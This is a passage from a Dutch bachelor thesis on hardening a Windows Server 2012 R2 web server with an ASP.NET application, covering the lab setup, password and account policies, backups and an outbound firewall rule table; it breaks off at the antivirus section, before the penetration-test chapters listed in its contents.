



HoGent

Faculteit Bedrijf en Organisatie

Beveiliging van een Windows Server 2012 R2 webserver met ASP.NET-applicatie

Nathan Baele

Scriptie voorgedragen tot het bekomen van de graad van
Bachelor in de toegepaste informatica

Promotor:
Bert Van Vreckem
Co-promotor:
Selami Top

Instelling: —

Academiejaar: 2014-2015

Tweede examenperiode

Faculteit Bedrijf en Organisatie

Beveiliging van een Windows Server 2012 R2 webserver met ASP.NET-applicatie

Nathan Baele

Scriptie voorgedragen tot het bekomen van de graad van
Bachelor in de toegepaste informatica

Promotor:
Bert Van Vreckem
Co-promotor:
Selami Top

Instelling: —

Academiejaar: 2014-2015

Tweede examenperiode

Samenvatting

Vandaag de dag komt cybercrime meer en meer voor bij bedrijven. Professionele hackers en oplichters proberen binnen te dringen in een netwerk van een bedrijf om gevoelige informatie te gebruiken om zaken te verkrijgen of om het bedrijf op te lichten. In deze thesis zal een onderzoek uitgevoerd worden of de algemene best practices om een webserver met ASP.net-applicatie op te zetten voldoende zijn om beschermd te zijn tegen enkele van de gevaarlijkste aanvallen. Daarvoor moet er eerst een webserver met ASP.net-applicatie opgezet worden in een virtueel netwerk waarop deze best practices geïmplementeerd zijn.

De aanvallen worden gekozen door vooraf een risico-analyse te doen waar per laag van het TCP/IP-model wordt gekeken naar mogelijke aanvallen. Deze aanvallen zullen besproken worden en krijgen een cijfer toegekent die de risicofactor moet voorstellen. Bij het einde van de risico-analyse wordt er een tabel samengesteld waarbij de aanvallen met de grootste risicofactor bovenaan staan.

De vier aanvallen met de grootste risicofactor zullen uitvoerig besproken en uitgevoerd worden om te kijken of de best practices die eerder geïmplementeerd zijn voldoende zijn ter bescherming. Deze aanvallen zullen uitgevoerd worden vanaf een Kali Linux-aanvallersmachine die een verbinding heeft met het netwerk. Na het uitvoeren van de aanval kan er gekeken worden of de best practices deze aanval hebben kunnen tegenhouden ofdat er extra maatregelen moeten genomen. Indien er extra beveiliging moet geïmplementeerd worden, werden deze zaken toegevoegd aan de best practices.

Na het onderzoek kon er geconcludeerd worden dat de best practices voldoende zijn voor één aanval, maar dat bescherming tegen de andere drie aanvallen niet lukte. Hierdoor zijn de best practices aangevuld met enkele punten om de webserver met een ASP.net-applicatie zo veel veiliger te maken.

Voorwoord

Deze scriptie zou niet tot stand gekomen zijn zonder de hulp van mijn stagementor en co-promotor Selami Top. Bij het uittesten en onderzoeken van de onderzoeksvragen werd gebruik gemaakt van het netwerk van Hardo bvba, het bedrijf waar Selami Top zaakvoerder van is. Dit zorgde ervoor dat alle conclusies en antwoorden bedrijfsecht zijn en gaf mij een betere kijk op een realistische beveiliging.

Verder wil ik ook mijn promotor Bert Van Vreckem bedanken die mij enorm heeft geholpen met deze bachelorproef tot stand te brengen. Zijn structurele en inhoudelijke tips brachten deze scriptie naar een hoger niveau. Het delen van zijn kennis zorgde er ook voor dat dit onderzoek een betere kwaliteit heeft.

Mijn ouders Johan Baele en Kathleen van Wassenhove zijn ook een grote hulp geweest. Deze hebben mij enorm gesteund tijdens het onderzoeken van dit onderwerp en hebben mij geholpen met het nalezen van de eindtekst en het verbeteren van enkele taal -en layoutfouten.

Tot slot wil ik alle auteurs bedanken van de boeken, websites, handleidingen, videolessen, ... die ik heb gelezen. Dankzij hun bijdrage is de kwaliteit van deze scriptie en mijn kennis enorm verbeterd.

Inhoudsopgave

1	Inleiding	4
1.1	Probleemstelling en Onderzoeksvraag	5
1.1.1	Zijn de best practices voor een webserver voldoende als beveiliging tegen een externe en/of interne aanval?	5
2	Methodologie	6
3	Opzetten servers met best practises beveiliging	8
3.1	Installatie + configuratie ADServer	8
3.2	Installatie + configuratie WebServer	9
3.3	Installatie + configuratie aanvallersmachine	10
3.4	Besturingssysteem best practices WebServer	11
3.4.1	Wachtwoordbeleid	11
3.4.2	Accountbeheer	12
3.4.3	Updates	13
3.4.4	Backup	13
3.4.5	Firewall	13
3.4.6	Anti-virus	14
3.5	IIS best practices WebServer	16
3.5.1	Dedicated server	16
3.5.2	Inetpub	16
3.5.3	Modules	16
3.5.4	Opties methode uitschakelen	17
3.5.5	Dynamische IP restricties	18
3.5.6	Request Filtering Rules	19
3.5.7	Inschakelen logs	19
3.6	SQL Server best practices WebServer	20
3.6.1	Uitschakelen van onnodige features	20
3.6.2	Patchen en updaten	20
3.6.3	Loggen van aanmeldpogingen	20

4	Risico-analyse	21
4.1	Assets	21
4.2	Bedreigingen en risicofactor	22
4.2.1	Applicatielaag	22
4.2.2	Transportlaag	25
4.2.3	Internetlaag	26
4.2.4	Netwerkttoeganglaag	28
4.3	Prioriteiten	29
5	Penetration Testing	30
5.1	SQL-injectie	30
5.1.1	Uitvoering	30
5.1.2	Resultaten en beveiliging	32
5.2	ARP Spoofing - Man in the middle	33
5.2.1	Uitvoering	33
5.2.2	Resultaten en beveiliging	38
5.3	Dictionary attack telnet	38
5.3.1	Uitvoering	38
5.3.2	Resultaten en beveiliging	41
5.4	TCP SYN flood	42
5.4.1	Resultaten en beveiliging	44
6	Conclusie	46

Hoofdstuk 1

Inleiding

„The bad guys are winning”. Met deze woorden in een artikel van Wiener-Bronner (2014) is het duidelijk dat vandaag de dag cybercrime meer en meer voorkomt. Professionele hackers en oplichters proberen binnen te dringen in een netwerk/server van een bedrijf om gevoelige informatie te verkrijgen en te gebruiken om het bedrijf op te lichten. Daarom is het belangrijk om een zeer goed beveiligd netwerk te hebben tegen bedreigingen van zowel binnen als buiten het bedrijf en dat is ook één van de doelstellingen in dit onderzoek.

In deze scriptie zal een fictief netwerk opgezet worden dat een domeincontroller en een webserver zal bevatten. Deze beide virtuele machines zullen geconfigureerd worden volgens de algemene best practices om zo de beveiliging van deze servers te verbeteren. Er zijn natuurlijk honderden verschillende soorten aanvallen en mogelijkheden tot cybercrime of tot het binnendringen van een netwerk. Enkele van de meest voorkomende aanvallen zijn SQL-injectie, exploits (Siddharth, 2006), DDoS, port scans en social engineering (Gibson, 2011), maar er zijn nog immens veel soorten.

Er moet dus ergens een keuze gemaakt worden welke aanvallen er in dit onderzoek zullen besproken worden. Dit zal gebeuren a.d.h.v. een risico-analyse van de webserver om te kijken welke aanvallen het meeste kans hebben om uitgevoerd te worden en dus van belang zijn. De aanvallen die de grootste kans hebben of die het meeste schade kunnen toebrengen aan de webserver zullen dan later in dit onderzoek één voor één besproken worden.

Deze aanvallen zullen dan ook uitgevoerd worden met een Kali Linux-aanvallersmachine tegen de webserver om te kijken of de eerder geïmplementeerde best practices voldoende zijn om de server te beveiligen, of dat er extra maatregelen moeten getroffen

worden. Dit heeft niet alleen als doel om de best practices aan te vullen en te verbeteren, maar ook om de typische aanpak van beveiligingsproblemen waar er enkel wordt gehandeld nadat er iets is gebeurd te vermijden. Het probleem hierbij is dat er niet preventief wordt nagedacht en dat er al een aanval is uitgevoerd voordat er naar een oplossing wordt gezocht. Dit kan resulteren in schade of diefstal binnen het netwerk en zo is het dus belangrijk dat het ad-hoc controleren op fouten niet de meest gebruikte beveiligingsmanier is.

1.1 Probleemstelling en Onderzoeksvraag

1.1.1 Zijn de best practices voor een webserver voldoende als beveiliging tegen een externe en/of interne aanval?


Allereerst wordt de webserver geconfigureerd volgende de best practices van Cott (2012), Microsoft (2013), Poley (2013), Posey (2011) en Vialle (2012). Daarna wordt er een risico-analyse uitgevoerd en wordt er gekeken naar welke aanvallen relevant zijn en de hoogste risicofactor hebben. De aanvallen die de hoogste risicofactor hebben meegekregen zullen uitgevoerd worden tegen de server om na te gaan of de geïmplementeerde best practices voldoende zijn om deze aanvallen af te weren. Indien dit niet het geval is dan zal er een mogelijke oplossing vermeld worden om te implementeren op de server of in het netwerk. Dit heeft als doel om de best practices aan te vullen en te optimaliseren voor een veilige webserver.

Hoofdstuk 2

Methodologie

Dit onderzoek bestaat uit de volgende methodiek:

1. Een dergelijke basiskennis is vereist dus het verrichten van onderzoek en lezen van lectuur is een essentiële eerste stap.
2. Opzetten van een goede testomgeving met één Windows Server 2012 R2 domeincontroller, één Windows Server 2012 R2 webserver met ASP.net-applicatie draaiende als slachtoffer en één Kali Linux-machine als aanvaller. De Webserver zal geconfigureerd worden volgens de best practices.
3. Een risicoanalyse uitvoeren en kijken wat de belangrijkste bedreigingen zijn voor dit type systemen.
4. Met behulp van penetration testing tools beveiligingsproblemen zoeken en uitbuiten. Hier wordt er vanuit gegaan dat er geen fysieke toegang is tot de server dus een boot-cd insteken, rebooten en het administrator wachtwoord wijzigen zal niet lukken. Er wordt een lijst gemaakt met welke aanvallen er gaan gedaan worden en welke succesvol worden uitgevoerd en welke falen. Indien een aanval succesvol wordt uitgevoerd, dan zullen de best practices moeten aangevuld worden.
5. Het uitvoeren van een post-mortem om sporen van inbraak bloot te leggen en kijken waar het probleem zich bevindt.



Figuur 2.1: Proefopstelling

In figuur 2.1 is te zien welke machines allemaal nodig zijn om dit onderzoek tot een goed einde te brengen. Ten eerste is er een Active Directory-server nodig die ook domeincontroller is in het domein en deze server is ook nog DNS-server ook. Dan is er de webserver die lid is van hetzelfde domein als de ADServer natuurlijk. Deze zijn aangesloten aan een switch en een router. Ten slotte is er ook nog een aanvallersmachine om te proberen de server te hacken. Deze is ook aangesloten aan een router op een andere locatie. Tot slot wordt er gebruik gemaakt van VMWare Workstation om al deze virtuele machines te maken met elkaar te verbinden.

Hoofdstuk 3

Opzetten servers met best practises beveiliging

3.1 Installatie + configuratie ADServer

De Windows Server 2012 R2-virtuele machine genaamd „ADServer” is de eerste die moet worden opgezet. In VMWare Workstation wordt er 60GB geheugen gealloceerd voor deze virtuele machine samen met één netwerkadaptor en 2GB aan RAM-geheugen. Nadat Windows Server 2012 R2 is geïnstalleerd op deze virtuele machine, krijgt deze de naam „ADServer” en wordt deze heropgestart. Daarna kan er begonnen worden met het installeren van de nodige rollen. De eerste rol die wordt geïnstalleerd is de rol textitActive Directory Domain Services. Daarna wordt de ADServer opgewaardeerd naar domeincontroller in het fictieve domein „Baele.be”. Op de server is één netwerkadaptors aanwezig en deze wordt handmatig ingesteld. De server krijgt als IP-adres 192.168.1.2 mee, als subnetmask 255.255.255.0, als default gateway 192.168.1.2 en als DNS-server 127.0.0.1.

Het volgende dat moet gebeuren is het installeren en configureren van de DNS-rol. Dit is vrij simpel en neemt niet veel tijd in beslag. In het scherm „DNS-beheer” wordt er in het tabblad „Zones voor reverse lookup” een zone aangemaakt met de naam „1.168.192.in-addr.arpa” en daarna wordt er een PTR-record aangemaakt die verwijst naar de net geconfigureerde LANadaptor met het juiste IP-adres. Hierna wordt de DHCP-rol geïnstalleerd en wordt er een nieuwe scope aangemaakt met de naam „TestScope”. Het eerste IP-adres in het bereik is 192.168.1.1 en het laatste 192.168.1.254. De adressen van 192.168.1.1 tot 192.168.1.20 worden uitgesloten voor distributie. De WebServer wordt de router dus het IP-adres dat hier wordt

meegegeven is 192.168.1.3. Dit is het IP-adres die later aan de router/WebServer wordt gegeven.

3.2 Installatie + configuratie WebServer

De installatie start op dezelfde manier als de voorgaande machine, maar in dit geval wordt de machine *WebServer* genoemd en zijn er twee netwerkadapters aanwezig, één die is verbonden met het internet (Internetadapter) en een andere die is verbonden met het LAN (LANadapter). De internetadapter staat geconfigureerd als NAT en de IP -en DNS-informatie worden alletwee automatisch aangewezen. Bij de LANadapter zijn de instellingen anders, hier staat deze configureerd als *Custom: specific virtual network* en wordt er gekozen om het virtuele network de naam *VMnet0* mee te geven. Hierdoor moeten de IP -en DNS-instellingen handmatig geconfigureerd worden. De server krijgt al IP-adres 192.168.1.2 mee, als subnetmask 255.255.255.0, als default gateway 192.168.1.2 en als DNS-server 127.0.0.1.


Deze server wordt ook lid gemaakt van het domein *Baele.be*. Verder wordt er ook de rol *Externe Toegang* toegevoegd. Deze stellen we zo in dat de netwerkadapter waar het internet van komt wordt gebruikt voor andere hosts die verbonden zijn met het netwerk en die op het internet moeten. De WebServer wordt dus zo een router.

Op deze server is het belangrijk dat de rol *Internet Information Service 8* (IIS8) is geïnstalleerd. Deze is al automatisch geïnstalleerd bij het installeren van de rol *Externe Toegang*. Verder is de installatie van databanksoftware ook nodig. In dit geval wordt er gebruik gemaakt van Microsoft SQL Management Studio 2014. Bij de installatie is het aangeraden om *Use Microsoft Update to check for updates* aan te vinken. Na de installatie wordt er een testdatabase aangemaakt met de naam *TestDatabase* en in deze database wordt er een tabel aangemaakt met de naam *People* met de rijen *PeopleID*, *Fname*, *Lname* en steek twee willekeurige waarden in deze tabel. Tot slot wordt er nog een nieuwe stored procedure aangemaakt met de volgende inhoud:

```
Create Procedure Test_GetPeople
AS
Select * from People;
```

De volgende stap is om een basis ASP.net-applicatie te maken en dit wordt gedaan met de hulp van Nuckolls (2011). Met behulp van deze persoon zijn tutorial, de link is te vinden in de bibliografie, is er direct een ASP.net-applicatie met een achterliggende

database toegevoegd zoals te zien is in figuur 3.1.



Figuur 3.1: Voorbeeld van een basis applicatie.

3.3 Installatie + configuratie aanvallersmachine

De derde en laatste virtuele machine die nodig is in dit onderzoek is de Kali Linux-aanvallersmachine. Deze is vrij makkelijk te installeren en heeft ook niet zo hoge systeemvereisten. Voor deze machine is er maar 20Gb aan gealloceerd geheugen nodig samen met 1 netwerkadapter die op *VMnet0* staat en 512MB aan RAM-geheugen. Bij het starten van de installatie moet er gekozen worden voor *graphical install*. De meeste stappen zijn voor de hand liggend, maar bij partition disks wordt er *guided-use entire disk* het best geselecteerd. De naam van de machine wordt ingesteld op *KaliAanvaller*. Op het moment dat er wordt gevraagd van welk netwerk deze computer deel uit maakt, wordt er *baele.be* gekozen. Voor de rest zijn de overige stappen niet zo belangrijk en is de installatie zo afgerond.

3.4 Besturingssysteem best practices WebServer

Nu dat de webserver is geïnstalleerd, kan er begonnen worden aan het toepassen van de best practices. Het is zeer belangrijk dat dit eerst wordt gedaan voordat de server wordt opgenomen in het netwerk. In dit deel worden alle best practices van het besturingssysteem besproken van een sterk wachtwoordbeleid tot het regelmatig updaten van de server.

3.4.1 Wachtwoordbeleid

Wachtwoord geschiedenis afdwingen

Dit is een policy die ervoor zorgt dat gebruikers, als ze van wachtwoord moeten veranderen, ze niet kunnen wisselen tussen altijd dezelfde wachtwoorden. Er kunnen in totaal tot wel 24 wachtwoorden opgeslaan worden in de wachtwoordgeschiedenis dus zo is de kans klein dat gebruikers blijven wisselen tussen dezelfde wachtwoorden. Als een gebruiker slim is kan hij zijn wachtwoord gewoon 24 keer na elkaar wijzigen om dan terug zijn oude antwoord te gebruiken. Dit kan ook voorkomen worden door een *Minimum Password Age Policy* in te stellen zodat een wachtwoord bijvoorbeeld maar om de 2 dagen kan veranderd worden. (Stanek, 2009)

Dit kan geïmplementeerd worden door naar het *Lokaal beveiligingsbeleid* te gaan en daar te klikken op het *Wachtwoordbeleid*. Er is te zien dat de *Minimale wachtwoord-duur* default staat ingesteld als 1 dag en de wachtwoordgeschiedenis op 24 wachtwoorden dus dit mag zo gelaten worden als best practice.

Wachtwoord regelmatig wijzigen

Een andere best practice is om het wachtwoord regelmatig eens te veranderen. Dit kan mondeling gebeuren, maar het meest efficiënte is om dit ook te doen a.d.h.v. een policy. Er kan terug gegaan worden naar de voorgaande locatie en daar kan er gekozen worden voor *Maximale wachtwoordduur*. Deze staat default op 42 dagen dit is een goede waarde voor netwerken waar beveiliging zeer belangrijk is want daar wordt er meestal gekozen voor een waarde tussen de 30-90 dagen. Bij netwerken waar de beveiliging niet zo belangrijk is kan dit eerder 120-180 dagen zijn. (Stanek, 2009)

Minimale wachtwoordlengte

Deze policy, die ook te vinden is op dezelfde plek als de vorige policies, zorgt ervoor dat een gebruiker zijn wachtwoord minimaal een bepaalde lengte moet hebben. Dit heeft als bedoeling om het brute force kraken van wachtwoorden moeilijker tot onmogelijk te maken. Default staat deze policy op 7 dagen maar Stanek (2009) raadt aan om deze policy in te stellen op een lengte van minstens 14 tekens. Dit heeft als reden dat een wachtwoord van 7-8 tekens vandaag de dag op een korte tijd wordt gekraakt door het toepassen van brute force wachtwoord kraken met moderne hardware.

Complexiteit van het wachtwoord

Het spreekt voor zich dat een wachtwoord zoals *123456* niet acceptabel is. Daarom is het belangrijk dat er een policy is die de complexiteit van een wachtwoord verzekerd. Dit kan alweer gevonden worden op voorgaande locatie waar de policy *Wachtwoorden moeten voldoen aan complexiteitsvereisten* kan worden ingeschakeld. Dit zorgt ervoor dat de wachtwoorden minstens 6 tekens moeten hebben, er kunnen geen gebruikersnamen of gewone namen in voorkomen en wachtwoorden moeten minstens 3 van de 4 verschillende soorten karaktertypes bevatten (normale letters, hoofdletters, nummers en symbolen). (Stanek, 2009)

3.4.2 Accountbeheer

Uitschakelen van Administrator-account

Eén van de eerste zaken dat moet gebeuren is het uitschakelen van de inlognaam *Administrator*. Dit heeft als reden dat elke persoon weet dat het default account deze naam heeft en zo is het voor hackers gemakkelijker om binnen te breken als deze al de naam van een account met administrator rechten bezitten. Dit account kan uitgeschakeld worden door op de ADServer naar de *Active Directory - gebruikers en computers* te gaan en daar bij *Users* en daar te rechterklikken op het account *Administrator* en deze dan uit te schakelen.

Aanmaken eigen administrator-account

Nadat in de vorige stap het default administrator-account is uitgeschakeld, moet er natuurlijk weer een nieuw account komen zodat er toch nog administrator-taken kunnen uitgevoerd worden. Dit kan gedaan worden door op dezelfde locatie als de voorgaande

stap een nieuwe gebruiker toe te voegen, in dit geval met de naam *BaeleAdministrator*, en deze lid te maken van de groepen *Administrators*, *Domeinadministrators* en *domeincontrollers*. Nu is het best om even uit te loggen en terug in te loggen met het nieuwe account.

3.4.3 Updates

Nog een belangrijke onderdeel van een server met best practice beveiliging, is het regelmatig downloaden en installeren van updates. Bij het vinden van een nieuw zwak punt of exploit in software, wordt dit al binnen enkele uren op het internet geplaatst en wordt er dus ook gewerkt aan een oplossing. Als de server en applicaties continue worden geupdate, dan is de kans veel kleiner dat er een exploit zal uitgebuit worden. (Cott, 2012). Automatische updates worden echter zo goed als nooit gedaan. De voorgestelde updates worden best door de administrator gedownload en uitgetest in een virtuele testomgeving zodat er zekerheid is dat deze update geen problemen met zich meebrengt. Nadat deze test is geslaagd, kan de update op de webserver geïnstalleerd worden.

3.4.4 Backup

Het maken van geautomatiseerde backups is essentieel voor een server binnen een netwerk. Een fout, probleem of aanval kan elke moment van de dag gebeuren en als dit gebeurt moet het mogelijk zijn om het systeem terug te zetten van een eerder gemaakte backup. In de Windows Server Backup-wizard kan dit worden ingesteld voor elke harde schijf. In dit geval wordt er enkel elke nacht om 03:00u een back-up genomen van de C-schijf, maar dit varieert van bedrijf tot bedrijf en hangt af van hoeveel geheugen er beschikbaar is voor back-ups en welke dataschijven het belangrijkste zijn.

3.4.5 Firewall

De firewall is enorm belangrijk en heeft vooraf al een configuratie meegekregen. Er is echter één aanpassing van de configuratie die in de praktijk veel wordt toegepast en die ook door Nabors (2013) wordt genoemd als een best practise-instelling voor een Firewall-configuratie. Dit betreft het blokkeren van alle uitgaande verbindingen die niet overeenkomen met één van de gedefinieerde regels.

HOOFDSTUK 3. OPZETTEN SERVERS MET BEST PRACTISES BEVEILIGING

Dit wordt gedaan door naar de eigenschappen te gaan en daar in alledrie de profielen de uitgaande verbindingen op „blokkeren” te zetten. Standaard staat dit geconfigureerd als „toestaan”. Hierna kunnen er eigen inkomende en uitgaande regels geconfigureerd worden naargelang de applicaties die op de server komen te staan en welke poorten open of dicht moeten zijn. Bij uitgaande verbindingen is het belangrijk dat de TCP-poorten 80 (http) en 443 (https) worden toegevoegd aan de uitzonderingen. Nadat deze poorten zijn toegevoegd dan ziet de verzameling van toegestane uitgaande verbindingen eruit als in figuur 3.2 te zien is.

Naam	Groep	Profiel	Ingeschakeld	Bewerking	Overschrijven	Programma	Lokaal adres	Extern adres	Protocol	Lokale poort	Externe poort
Core Networking - Aanvraag voor neigh...	Core Networking	Alle	Ja	Toestaan	Nee	Willekeurig	Willekeurig	Willekeurig	ICMPv6	Willekeurig	Willekeurig
Core Networking - Advertisement voor n...	Core Networking	Alle	Ja	Toestaan	Nee	Willekeurig	Willekeurig	Willekeurig	ICMPv6	Willekeurig	Willekeurig
Core Networking - Dynamic Host Config...	Core Networking	Alle	Ja	Toestaan	Nee	%SystemRo...	Willekeurig	Willekeurig	UDP	68	67
Core Networking - Dynamic Host Config...	Core Networking	Alle	Ja	Toestaan	Nee	%SystemRo...	Willekeurig	Willekeurig	UDP	546	547
Core Networking - Groepsbeleid (NP-Out)	Core Networking	Domein	Ja	Toestaan	Nee	System	Willekeurig	Willekeurig	TCP	Willekeurig	445
Core Networking - Groepsbeleid (TCP-O...	Core Networking	Domein	Ja	Toestaan	Nee	%SystemRo...	Willekeurig	Willekeurig	TCP	Willekeurig	Willekeurig
Core Networking - Internet Group Mana...	Core Networking	Alle	Ja	Toestaan	Nee	System	Willekeurig	Willekeurig	IGMP	Willekeurig	Willekeurig
Core Networking - IPHTTPS (TCP-Out)	Core Networking	Alle	Ja	Toestaan	Nee	%SystemRo...	Willekeurig	Willekeurig	TCP	Willekeurig	IPHTTPS
Core Networking - IPv6 (IPv6-Out)	Core Networking	Alle	Ja	Toestaan	Nee	System	Willekeurig	Willekeurig	IPv6	Willekeurig	Willekeurig
Core Networking - Multicastlijstener gere...	Core Networking	Alle	Ja	Toestaan	Nee	Willekeurig	Willekeurig	Lokaal subnet	ICMPv6	Willekeurig	Willekeurig
Core Networking - Pakket te groot (ICMP...	Core Networking	Alle	Ja	Toestaan	Nee	Willekeurig	Willekeurig	Willekeurig	ICMPv6	Willekeurig	Willekeurig
Core Networking - Parameterprobleem (I...	Core Networking	Alle	Ja	Toestaan	Nee	Willekeurig	Willekeurig	Willekeurig	ICMPv6	Willekeurig	Willekeurig
Core Networking - Query voor multicast...	Core Networking	Alle	Ja	Toestaan	Nee	Willekeurig	Willekeurig	Lokaal subnet	ICMPv6	Willekeurig	Willekeurig
Core Networking - Rapport voor multica...	Core Networking	Alle	Ja	Toestaan	Nee	Willekeurig	Willekeurig	Lokaal subnet	ICMPv6	Willekeurig	Willekeurig
Core Networking - Rapport voor multica...	Core Networking	Alle	Ja	Toestaan	Nee	Willekeurig	Willekeurig	Lokaal subnet	ICMPv6	Willekeurig	Willekeurig
Core Networking - Router-advertisement...	Core Networking	Alle	Ja	Toestaan	Nee	Willekeurig	Willekeurig	Lokaal subnet	ICMPv6	Willekeurig	Willekeurig
Core Networking - Router-advertisement...	Core Networking	Alle	Ja	Toestaan	Nee	Willekeurig	fe80::/64	Lokaal subnet	ICMPv6	Willekeurig	Willekeurig
Core Networking - Teredo (UDP-Out)	Core Networking	Alle	Ja	Toestaan	Nee	%SystemRo...	Willekeurig	Willekeurig	UDP	Willekeurig	Willekeurig
Core Networking - Tijd overschreden (IC...	Core Networking	Alle	Ja	Toestaan	Nee	Willekeurig	Willekeurig	Willekeurig	ICMPv6	Willekeurig	Willekeurig
DHCPv4 Relay-agent (Client) (UDP-Out)	DHCP Relay-agent	Alle	Ja	Toestaan	Nee	%systemroo...	Willekeurig	Willekeurig	UDP	67	Willekeurig
DHCPv6 Relay-agent (Server) (UDP-Out)	DHCPv6 Relay-agent	Alle	Ja	Toestaan	Nee	%systemroo...	Willekeurig	Willekeurig	UDP	547	Willekeurig
FTP-server (FTP Traffic-Out)	FTP-server	Alle	Ja	Toestaan	Nee	%windir%\s...	Willekeurig	Willekeurig	TCP	20	Willekeurig
FTP-server, beveiligd (FTP SSL Traffic-Out)	FTP-server	Alle	Ja	Toestaan	Nee	%windir%\s...	Willekeurig	Willekeurig	TCP	989	Willekeurig
HTTP (80)		Alle	Ja	Toestaan	Nee	Willekeurig	Willekeurig	Willekeurig	TCP	Willekeurig	80
HTTPS (443)		Alle	Ja	Toestaan	Nee	Willekeurig	Willekeurig	Willekeurig	TCP	Willekeurig	443
Netwerk - DNS (UDP-Out)	Core Networking	Alle	Ja	Toestaan	Nee	%SystemRo...	Willekeurig	Willekeurig	UDP	Willekeurig	53
Netwerk - groepsbeleid (LSASS-Out)	Core Networking	Domein	Ja	Toestaan	Nee	%SystemRo...	Willekeurig	Willekeurig	TCP	Willekeurig	Willekeurig
Netwerk detecteren (LLMNR-UDP-Out)	Netwerk detecteren	Privé	Ja	Toestaan	Nee	%SystemRo...	Willekeurig	Lokaal subnet	UDP	Willekeurig	5355
Netwerk detecteren (NB-Datagram-Out)	Netwerk detecteren	Privé	Ja	Toestaan	Nee	System	Willekeurig	Willekeurig	UDP	Willekeurig	138
Netwerk detecteren (NB-Name-Out)	Netwerk detecteren	Privé	Ja	Toestaan	Nee	System	Willekeurig	Willekeurig	UDP	Willekeurig	137
Netwerk detecteren (Pub WSD-Out)	Netwerk detecteren	Privé	Ja	Toestaan	Nee	%SystemRo...	Willekeurig	Lokaal subnet	UDP	Willekeurig	3702
Netwerk detecteren (SSDP-Out)	Netwerk detecteren	Privé	Ja	Toestaan	Nee	%SystemRo...	Willekeurig	Lokaal subnet	UDP	Willekeurig	1900
Netwerk detecteren (UPnPHost-Out)	Netwerk detecteren	Privé	Ja	Toestaan	Nee	%SystemRo...	Willekeurig	Lokaal subnet	TCP	Willekeurig	2869
Netwerk detecteren (UPnP-Out)	Netwerk detecteren	Privé	Ja	Toestaan	Nee	System	Willekeurig	Willekeurig	TCP	Willekeurig	2869
Netwerk detecteren (WSD Events-Out)	Netwerk detecteren	Privé	Ja	Toestaan	Nee	System	Willekeurig	Willekeurig	TCP	Willekeurig	5357
Netwerk detecteren (WSD EventsSecure...	Netwerk detecteren	Privé	Ja	Toestaan	Nee	System	Willekeurig	Willekeurig	TCP	Willekeurig	5358
Netwerk detecteren (WSD-Out)	Netwerk detecteren	Privé	Ja	Toestaan	Nee	%SystemRo...	Willekeurig	Lokaal subnet	UDP	Willekeurig	3702
Routering en RAS (GRE-Out)	Routering en RAS	Alle	Ja	Toestaan	Nee	System	Willekeurig	Willekeurig	GRE	Willekeurig	Willekeurig
Routering en RAS (L2TP-Out)	Routering en RAS	Alle	Ja	Toestaan	Nee	System	Willekeurig	Willekeurig	UDP	Willekeurig	1701
Routering en RAS (PPTP-Out)	Routering en RAS	Alle	Ja	Toestaan	Nee	System	Willekeurig	Willekeurig	TCP	Willekeurig	1723
Uitgaand TCP-verkeer voor Message Que...	Message Queueing	Alle	Ja	Toestaan	Nee	%systemroo...	Willekeurig	Willekeurig	TCP	Willekeurig	Willekeurig
Uitgaand UDP-verkeer voor Message Que...	Message Queueing	Alle	Ja	Toestaan	Nee	%systemroo...	Willekeurig	Willekeurig	UDP	Willekeurig	Willekeurig

Figuur 3.2: Alle toegestane uitgaande verbindingen

3.4.6 Anti-virus

Goede anti-virus installeren

